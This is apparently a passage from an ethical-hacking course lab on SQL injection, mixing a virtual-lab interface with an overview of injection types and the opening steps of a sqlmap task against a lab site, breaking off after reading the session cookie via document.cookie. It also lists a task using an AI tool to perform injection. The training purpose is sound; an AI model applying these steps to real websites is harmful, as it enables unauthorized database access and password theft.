Loading your lab content
Close Window
1

Close

2

3

- Reconnect
- Power On
- Pause
- Resume
- Reset/Reboot
- Power Off
- Fit Window to Machine
- Fit Machine To Window
- Open in New Window
- Split Windows
- Revert Machine
- Reset Internet Gateway

4

- Ctrl+Alt+Delete
- ALT+Tab
- Windows Key
    - Windows Key
    - Windows Key + D
    - Windows Key + E
    - Windows Key + F
    - Windows Key + M
    - Windows Key + R
    - Windows Key + X
    - Windows Key + ...
- Windows Key
- Type Text
    - Type Username
    - Type Password
    - Type Clipboard Text
- Virtual Keyboard

Windows 11[5]

Windows 11
Windows Server 2019
Parrot Security
Ubuntu

Poor Connection

Full Screen
Power and Display
Keyboard
Machine Selection

This machine must be controlled outside of your browser via Remote Desktop.
Launch Remote Desktop
Username:

Password:

The selected machine is off.
Start

Machine is open in a separate window. Close Window

X

- Esc

- F1

- F2
- F3
- F4

- F5

- F6
- F7
- F8

- F9
- F10
- F11
- F12

- PrtSc
- ScrLk
- Pause

- `
- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 0
- -
- =
- ← Backspace
- Insert
- Home
- P Up

- NLock
    - /
    - *
    - -
    - Tab
    - q
    - w
    - e
    - r
    - t
    - y
    - u
    - i
    - o
    - p
    - [
    -]
    - \
    - Delete
    - End
    - P Down
- 7
    - 8
    - 9
    - +
    - Caps
    - a
    - s
    - d
    - f
    - g
    - h
    - j
    - k
    - l
    - ;
    - '
    - ↵ Enter
        - 4
    - 5
    - 6
    - Shift
    - z
    - x
    - c
    - v
    - b
    - n

    - m
    - ,
    - .
    - /
    - Shift
    - ↑
  - 1
    - 2
    - 3
    - Enter
    - Ctrl
    - Win
    - Alt
    - Alt
    - Win
    - Ctrl
    - ←
    - ↓
    - →
- 0
    - .

To release mouse, press **Ctrl+Alt+Left Arrow**
Username [6]
Password [7]
DVD Drive
- No Media

Ctrl+Alt+Delete Open in New Window
- Not Connected

Username

Password

Reconnect
SQL Injection[8]
Exit Lab
Save Progress And Exit
End Lab
InstructionsResources

Module 15: SQL Injection
Scenario
SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate

---

Type Text
Type Text
SQL Injection

users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection**: An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection**: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
- **Out-of-band SQL injection**: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

1. Perform SQL injection attacks
    - Perform an SQL injection attack against MSSQL to extract databases using sqlmap
2. Detect SQL injection vulnerabilities using various SQL injection detection tools
    - Detect SQL injection vulnerabilities using OWASP ZAP
3. Perform SQL injection using AI
    - Perform SQL injection using ShellGPT

Lab 1: Perform SQL Injection Attacks

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass**: An attacker logs onto an application without providing a valid username and password and gains administrative privileges

- **Authorization bypass**: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure**: An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity**: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data**: An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution**: An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches-from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.


You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.

In this task, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.


1. Click Parrot Security to switch to the **Parrot Security** machine. Login using **attacker/toor**.
2. If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.
4. Navigate to **http://www.moviescope.com/**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.
5. If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

6.




7. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.

8.




9. Right-click anywhere on the webpage and click **Inspect (Q)** from the context menu, as shown in the screenshot.

10.




11. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.

12.



